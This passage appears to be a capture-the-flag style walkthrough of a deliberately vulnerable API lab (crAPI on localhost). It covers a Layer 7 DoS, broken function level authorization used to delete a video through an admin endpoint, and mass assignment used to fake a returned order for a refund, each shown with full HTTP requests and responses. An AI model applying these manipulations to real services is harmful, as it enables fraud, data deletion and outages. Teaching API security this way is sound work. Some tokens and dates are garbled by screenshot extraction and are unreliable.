Cross-Origin-Opener-Policy: same-origin 13. Content-Length: 154 14. { 15.   "response_from_mechanic_api":{ 16.     "id":11, 17.     "sent":true, 18.     "report_link":"http://localhost:8888/workshop/api/mechanic/mechanic_report?report_id=11" 19.   }, 20.   "status":200 }

**Screenshot-3:** By modifying “repeat\_request\_if\_failed” to “true” and setting “number\_of\_repeats” to a whopping 10,000, I initiated a request that overwhelmed the system.

The response I received clearly indicated a Layer 7 Denial-of-Service (DoS) condition with the message: “Service unavailable. Seems like you caused a Layer 7 DoS :)”


Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1			1 HTTP/1.1 503 Service Unavailable		
2 Host: localhost:8888			2 Server: openresty/1.25.1.1		
3 Content-Type: application/json			3 Date: Wed, 29 Mar 2023 05:51:23 GMT		
4 sec-ch-ua: "Chromium";v="121", "Not A Brand";v="99"			4 Content-Type: application/json		
5 Content-Type: application/json			5 Connection: close		
6 sec-ch-ua-platform: "Windows"			6 Allow: GET, OPTIONS		
7 Accept: application/json			7 Vary: origin, cookie		
8 User-Agent: eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaW1AamItLmNvbSisIahdCIGMTcOHjYxOTYwMyw1ZXhwIjoxNzQzMjI0NDI2LCjb2xlijojdXhLc1J9.awDEt0PZBdmyH96G)20Swx03ittEy7tv13jYQcV59wAyUvJca4s0Hrvw8fjKLbxnf2GKHPMNOY3tpLyusGIV4aj32uUpkaR9RsrhUQdWuWnKMBzicau-zqzCLMSmzkPw8Bd1B5At07kqgjntcsuhbbigh-usx8.830NqoxVcgLf5uevkldhA9gfEN5ZYxd9Cey209a1biln0LD7mlQ			8 access-control-allow-origin: *		
9 sec-ch-ua-platform: "Linux"			9 X-Frame-Options: DENY		
10 Accept: */*			10 X-Content-Type-Options: nosniff		
11 Origin: http://localhost:8888			11 Referer: http://localhost:8888/contact-mechanic?VIN=2PRXG26RM1091505		
12 Sec-Fetch-Dest: same-origin			12 Cross-Origin-Opener-Policy: same-origin		
13 Sec-Fetch-Mode: cors			13 Content-Length: 71		
14 Sec-Fetch-Dest: empty			14 {		
15 Referer: http://localhost:8888/contact-mechanic?VIN=2PRXG26RM1091505			15 "message": "Service unavailable. Seems like you caused layer 7 DoS :)"		
16 Cache-Control: no-cache, no-store, must-revalidate			}		
17 Accept-Language: en-US,en;q=0.9					
18 Connection: close					
19					
20 {					
"mechanic_code": "TRAC_JHM",					
"problem_details": "Car crashed",					
"error": "Mechanic Error",					
"mechanic_url": "http://localhost:8888/workshop/api/mechanic/receive_report",					
"repeat_request_if_failed": true,					
"number_of_repeats": 10000					

## Broken Function Level Authorization (BFLA)

**BFLA or Broken Function Level Authorization** is a security vulnerability that occurs when an application or system does not properly enforce access controls at the function or feature level. In other words, it allows users to perform actions or access features that they should not have permission to use.

### Challenge 9 — Delete a video from your profile.

**Screenshot-1:** I began by using the “Change Video Name” option, allowing me to modify the name of the video.



**Request**

```

1 PUT /identity/api/v2/user/videos/52 HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 27
4 sec-ch-ua: "Chromium";v="121", "Not A[Brand]";v="99"
5 Content-Type: application/json
6 sec-ch-ua-mobile: 70
7 Authorization: eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaW1AamltLmNbSIsImlhdCI6MTc0MjYxOTYwMywiZXhwIjoxNzQzMjI0NDAxLC3yb2xlIjoidXNlciJ9.aWETnOPZBdnyt09G12D5x031ittEyM7vv13jYocV09v6AYUvJco4s3hrw8fjKLbxnf2GKHFWNOY3tpLyusGX1v4q)32uJupkar3Parhukl0XDSx852ap0-jh2zRf0OSC8P7VlLhHeSxJtNQRJMyNMLASTCsJ4G-FlyzeAJuVb1m15_H9-2550_gyGCJN4hPAMxELaxNUS-WFWhNMb1zGau-zqiCLW96Ak2kPw8D01BsAT07ekqqrrntqsuNybbgHw-usX8l89JbWq0xVcgLF9ueYkkdzhArGfmENSjZvxd3Cey209pa1bijInL07mQ
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Accept: */*
11 Origin: http://localhost:8888
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8888/my-profile
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 {
    "videoName": "MyVideo.mp4"
}

```

**Responses**

```

1 HTTP/1.1 200
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 06:00:58 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 0
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 2244517
17
18 {
    "id": 52,
    "video_name": "MyVideo.mp4",
    "conversion_params": "-v codec=h264",
    "profile_video": "https://image.mux.com/.../base64...",
    "status": "Success"
}

```

**Screenshot-2:** Upon renaming the video, I noticed that the PUT method was used. With my interest, prompting me to explore which methods were allowed for this endpoint. To my surprise, I discovered that the DELETE method was permitted.

**Request**

```

1 OPTIONS /identity/api/v2/user/videos/52 HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 27
4 sec-ch-ua: "Chromium";v="121", "Not A[Brand]";v="99"
5 Content-Type: application/json
6 sec-ch-ua-mobile: 70
7 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaW1AamltLmNbSIsImlhdCI6MTc0MjYxOTYwMywiZXhwIjoxNzQzMjI0NDAxLC3yb2xlIjoidXNlciJ9.aWETnOPZBdnyt09G12D5x031ittEyM7vv13jYocV09v6AYUvJco4s3hrw8fjKLbxnf2GKHFWNOY3tpLyusGX1v4q)32uJupkar3Parhukl0XDSx852ap0-jh2zRf0OSC8P7VlLhHeSxJtNQRJMyNMLASTCsJ4G-FlyzeAJuVb1m15_H9-2550_gyGCJN4hPAMxELaxNUS-WFWhNMb1zGau-zqiCLW96Ak2kPw8D01BsAT07ekqqrrntqsuNybbgHw-usX8l89JbWq0xVcgLF9ueYkkdzhArGfmENSjZvxd3Cey209pa1bijInL07mQ
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Accept: */*
11 Origin: http://localhost:8888
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8888/my-profile
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 {
    "videoName": "MyVideo.mp4"
}

```

**Response**

```

1 HTTP/1.1 200
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 06:02:22 GMT
4 Content-Length: 0
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Allow: PUT,DELETE,GET,HEAD,OPTIONS
10 Accept: application/json
11 X-Content-Type-Options: nosniff
12 X-XSS-Protection: 0
13 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
14 Pragma: no-cache
15 Expires: 0
16 X-Frame-Options: DENY
17
18

```

**Screenshot-3:** Taking advantage of the DELETE method, I initiated a request with DELETE method. The server responded with a message stating, “This is an admin function. Try to access the admin API.”

**Request**

```

1 DELETE /identity/api/v2/user/videos/52 HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 27
4 sec-ch-ua: "Chromium";v="121", "Not A[Brand]";v="99"
5 Content-Type: application/json
6 sec-ch-ua-mobile: 70
7 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaW1AamltLmNbSIsImlhdCI6MTc0MjYxOTYwMywiZXhwIjoxNzQzMjI0NDAxLC3yb2xlIjoidXNlciJ9.aWETnOPZBdnyt09G12D5x031ittEyM7vv13jYocV09v6AYUvJco4s3hrw8fjKLbxnf2GKHFWNOY3tpLyusGX1v4q)32uJupkar3Parhukl0XDSx852ap0-jh2zRf0OSC8P7VlLhHeSxJtNQRJMyNMLASTCsJ4G-FlyzeAJuVb1m15_H9-2550_gyGCJN4hPAMxELaxNUS-WFWhNMb1zGau-zqiCLW96Ak2kPw8D01BsAT07ekqqrrntqsuNybbgHw-usX8l89JbWq0xVcgLF9ueYkkdzhArGfmENSjZvxd3Cey209pa1bijInL07mQ
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Accept: */*
11 Origin: http://localhost:8888
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8888/my-profile
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 {
    "videoName": "MyVideo.mp4"
}

```

**Response**


```

1 HTTP/1.1 404
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 06:05:12 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 0
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 81
17
18 {
    "message": "This is an admin function. Try to access the admin API",
    "status": 403
}

```

**Screenshot-4:** Recognizing the need for admin privileges, I decided to manipulate the request further. By changing the user to “admin” and sending the request, I successfully deleted the video.

Request	Response
<pre> 1 DELETE /identity/api/v2/admin/videos/52 HTTP/1.1 2 Host: localhost:8888 3 Content-Length: 29 4 Sec-Ch-Ua: "Chromium";v="121", "Not A[Brand];v="99" 5 Content-Type: application/json 6 Sec-Ch-Ua-Mobile: ?0 7 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJjaW1AamltLmNbSiSwImlhDCIGMtC0MjYxOTYwMywi.ZXhwIjoxNz0zMjI0NDAzLCjb2xIjoidXNLciJ5JswGEt0PZBdnyh0y0Gj2DSw031ttEyM7v13jY0cVDSw0AYUJco4s3Hrw0fjKLbXnf2GKHPMDY3tpLyusGXIV4ej32uUpkqR3rhrUkolkD9x852ap0j-h2zRFOSCFBP7Vl.LhHeSxCxJtNQRJMyrhMhLASTCoJ4Gj-FlyzeAJuvJln15_H9-2550_gyCJNd4hPAMqXELAxNUS-WRMhKNMBizGau-zq1CLM9oAk2kPwMBDrIBsA107mkqq1rntgsuNybbHw-usx8l89JwQOxVcgLPfueYkkdhARgfMENSjZVxd3Cey209a1b3j1tAL0mln 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Accept: /* 11 Origin: http://localhost:8888 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:8888/my-profile 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 {     "videoName": "MyVideo.mp4" } </pre>	<pre> 1 HTTP/1.1 200 2 Server: openresty/1.25.3.1 3 Date: Sat, 22 Mar 2025 06:05:55 GMT 4 Content-Type: application/json 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 Access-Control-Allow-Origin: * 10 X-Content-Type-Options: nosniff 11 X-XSS-Protection: 0 12 X-Frame-Options: DENY 13 Pragma: no-cache 14 Expires: 0 15 X-Frame-Options: DENY 16 Content-Length: 59 17 18 {     "message": "User video deleted successfully.",     "status": 200 } </pre>




## Mass Assignment

*Mass assignment is a security vulnerability that occurs when an attacker can manipulate input data to modify an object's properties, often leading to unauthorized changes in a system. This can happen when developers don't properly validate and sanitize user inputs or fail to restrict which properties can be modified in an object.*

### Challenge 10 — Get an item for free.

**Screenshot-1:** We initiated the challenge by exploring the ‘shop’ page, where we noticed an available balance of \$100 and two items: ‘Seat’ and ‘Wheel’. We placed an order and closely examined the request and response from the workshop API. It is also observed that product is delivered.




146 http://localhost:8888 POST /workshop/api/shop/orders

Request	Response
<pre>Pretty Raw Hex -----  1 POST /workshop/api/shop/orders HTTP/1.1 2 Host: localhost:8888 3 Content-Length: 29 4 sec-ch-us: "chromium";v="121", "Not A[Brand]";v="99" 5 Content-Type: application/json 6 sec-ch-ua: "Chromium";v="121", "Not A[Brand]";v="99", "Google Chrome";v="121.0.6167.102" 7 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJpbmltLWVubS5sL1UdZGFrOjMyYXOTYwMjZwIjoxNzQzMjIwMDAxLCkgt2A1IiGHNlciJ9.eyJpX2dybHmYb3Z9eX03ItEPMv1S1Y0c0f0a4hVNUj0-e59rwww8f1KLbXnf20KHWWNOY3tpLyusQIVx4a)32uUpkarsRarhukLoXDS652zop6jhZpRf005CfP7v1LhHvsCxJtNQRjMyNHLAS57CsJ4G)-FlyzjeAJuvblm5_lH9-2550_gyGCNdh4PMqXbLAxN5-WWWhkNMMBzGau-zg1CLW9oAk2kPwMBDrIBsAl07ekqqjrn7qsUnybbghw-usX8t89Jlwq0xVQgLIP9uexWkkDzhARgfEN5j2Vx03Key2091b1j1n0L074lc 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.102 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Accept: */* 11 Origin: http://localhost:8888 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:8888/shop 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US, en;q=0.9 18 Connection: close 19 20 {   "product_id":2,   "quantity":1 }</pre>	<pre>Pretty Raw Hex -----  1 HTTP/1.1 200 OK 2 Server: openresty/1.25.3.1 3 Date: Sat, 22 Mar 2025 06:27:16 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: GET, POST, PUT, HEAD, OPTIONS 7 Vary: origin, Cookie 8 access-control-allow-origin: * 9 X-Frame-Options: DENY 10 X-Content-Type-Options: nosniff 11 Referrer-Policy: same-origin 12 Cross-Origin-Opener-Policy: same-origin 13 Content-Length: 59 14 15 {   "id":6,   "message":"Order sent successfully.",   "credit":90.0 }</pre>


147 http://localhost:8888 GET /workshop/api/shop/orders/all?limit=30&offset=0

Request	Response
<pre>Pretty Raw Hex -----  1 GET /workshop/api/shop/orders/all?limit=30&amp;offset=0 HTTP/1.1 2 Host: localhost:8888 3 sec-ch-us: "chromium";v="121", "Not A[Brand]";v="99" 4 Content-Type: application/json 5 sec-ch-ua: "Chromium";v="121", "Not A[Brand]";v="99", "Google Chrome";v="121.0.6167.102" 6 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJpbmltLWVubS5sL1UdZGFrOjMyYXOTYwMjZwIjoxNzQzMjIwMDAxLCkgt2A1IiGHNlciJ9.eyJpX2dybHmYb3Z9eX03ItEPMv1S1Y0c0f0a4hVNUj0-e59rwww8f1KLbXnf20KHWWNOY3tpLyusQIVx4a)32uUpkarsRarhukLoXDS652zop6jhZpRf005CfP7v1LhHvsCxJtNQRjMyNHLAS57CsJ4G)-FlyzjeAJuvblm5_lH9-2550_gyGCNdh4PMqXbLAxN5-WWWhkNMMBzGau-zg1CLW9oAk2kPwMBDrIBsAl07ekqqjrn7qsUnybbghw-usX8t89Jlwq0xVQgLIP9uexWkkDzhARgfEN5j2Vx03Key2091b1j1n0L074lc 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.102 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Accept: */* 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:8888/past-orders 15 Accept-Encoding: gzip, deflate, br 16 Accept-Language: en-US, en;q=0.9 17 Connection: close 18 19 20 {   "orders":[     {       "id":6,       "user": {         "email": "jim@jim.com",         "number": "1234"       },       "product": {         "id":2,         "name": "Wheel",         "price": "10.00",         "image_url": "images/wheel.svg"       },       "quantity":1,       "status": "delivered",       "transaction_id": "cc9e4cf-f1e8-45e0-ad7b-8d2d1b8b9eb",       "created_on": "2023-03-22T06:27:16.799650"     }   ],   "next_offset":null,   "previous_offset":null,   "count":1 }</pre>	<pre>Pretty Raw Hex -----  1 HTTP/1.1 200 OK 2 Server: openresty/1.25.3.1 3 Date: Sat, 22 Mar 2025 06:27:19 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: GET, HEAD, OPTIONS 7 Vary: origin, Cookie 8 X-Frame-Options: DENY 9 X-Content-Type-Options: nosniff 10 Referrer-Policy: same-origin 11 Cross-Origin-Opener-Policy: same-origin 12 Content-Length: 339 13 14 {   "orders":[     {       "id":6,       "user": {         "email": "jim@jim.com",         "number": "1234"       },       "product": {         "id":2,         "name": "Wheel",         "price": "10.00",         "image_url": "images/wheel.svg"       },       "quantity":1,       "status": "delivered",       "transaction_id": "cc9e4cf-f1e8-45e0-ad7b-8d2d1b8b9eb",       "created_on": "2023-03-22T06:27:16.799650"     }   ],   "next_offset":null,   "previous_offset":null,   "count":1 }</pre>

**Screenshot-2:** Navigate to 'Past-Orders' section where a list of all orders for the user are displayed. Now click on 'Order Details' tab and closely observe the response where all HTTP allow methods are disclosed.



**Screenshot-3:** Now change the request method from GET to PUT, add the parameter ‘status’ with value ‘return’ in the request body and then send the modified request to the server. A valuable message is revealed in the response. It appeared that the ‘status’ could have only three distinct values ‘delivered’, ‘return pending’ or ‘returned’.



**Screenshot-4:** We modified the ‘status’ to ‘returned’. The result? The item was successfully returned, and a refund was added to the account.

**Request**

```

1 PUT /workshop/api/shop/orders/6 HTTP/1.1
2 Host: localhost:8888
3 sec-ch-ua: "Chromium";v="121", "Not AI Brand";v="99"
4 Content-Type: application/json
5 sec-ch-ua-mobile: 70
6 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9eyJzdwdIi0ljqw1laamtLmNbvdS1mlhdCI6MTc0MjYxOTYwMyw1ZkhWjoxNz02MjI0NDazLCjb2x1IjoidXNlciJ9.aWEtNpZBdyNh0SG9D5ax03ittEy7v13jYQcV09wAyUvJc0453Hrw8fjKLbxnf2GKHWNQY3tplysGXiv4aj32u0jpkR3rhrhukoLMD8652aop0-jh2zRf00SCFP7v1RLhHeSxJtNQRJMyrNHLA5tC0sJ4Gj-FlyzeAJuvb1m15_HY9-2550_gyGCJN4hPAMqXELAxNU5-WHdXnKzGau-zqiCLW9oAkzKwH8D16sA07nkqjrqntqsuNybbghw-usX8lB9JbWq0xVcgLP9ueYKkdzhAPgmENSjZvx09ey209e1b2z10L07w
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:8888/orders?order_id=6
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17 Content-Length: 29
18
19 {
20   "status": "returned"
21 }
22
23

```

**Response**

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 06:39:26 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 278
13
14 {
15   "orders": [
16     {
17       "id": 6,
18       "user": {
19         "email": "jim@jim.com",
20         "number": "1234"
21       },
22       "product": {
23         "id": 2,
24         "name": "Wheel",
25         "price": "10.00",
26         "image_url": "images/wheel.svg"
27       },
28       "quantity": 1,
29       "status": "returned",
30       "transaction_id": "cc9e4caf-41e8-45e0-ad7b-8d2dc1b8b9eb",
31       "created_on": "2025-03-22T06:27:16.799660"
32     }
33   ]
34 }

```

## Challenge 11 — Increase your balance by \$1,000 or more

**Screenshot-1:** A new product is ordered from the shop section.

**Request**

```

183 http://localhost:8888 POST /workshop/api/shop/orders ✓ 200 433 JSON 127.0.0.1

```

**Response**

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 07:17:19 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 Pragma: no-cache
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 59
14
15 {
16   "message": "Order sent successfully..",
17   "credit": 80.0
18 }

```

**Screenshot-2:** Navigate to ‘Past-Orders’ section where a list of all orders for the user are displayed. Now click on ‘Order Details’ tab for the last ordered product and closely observe the response.

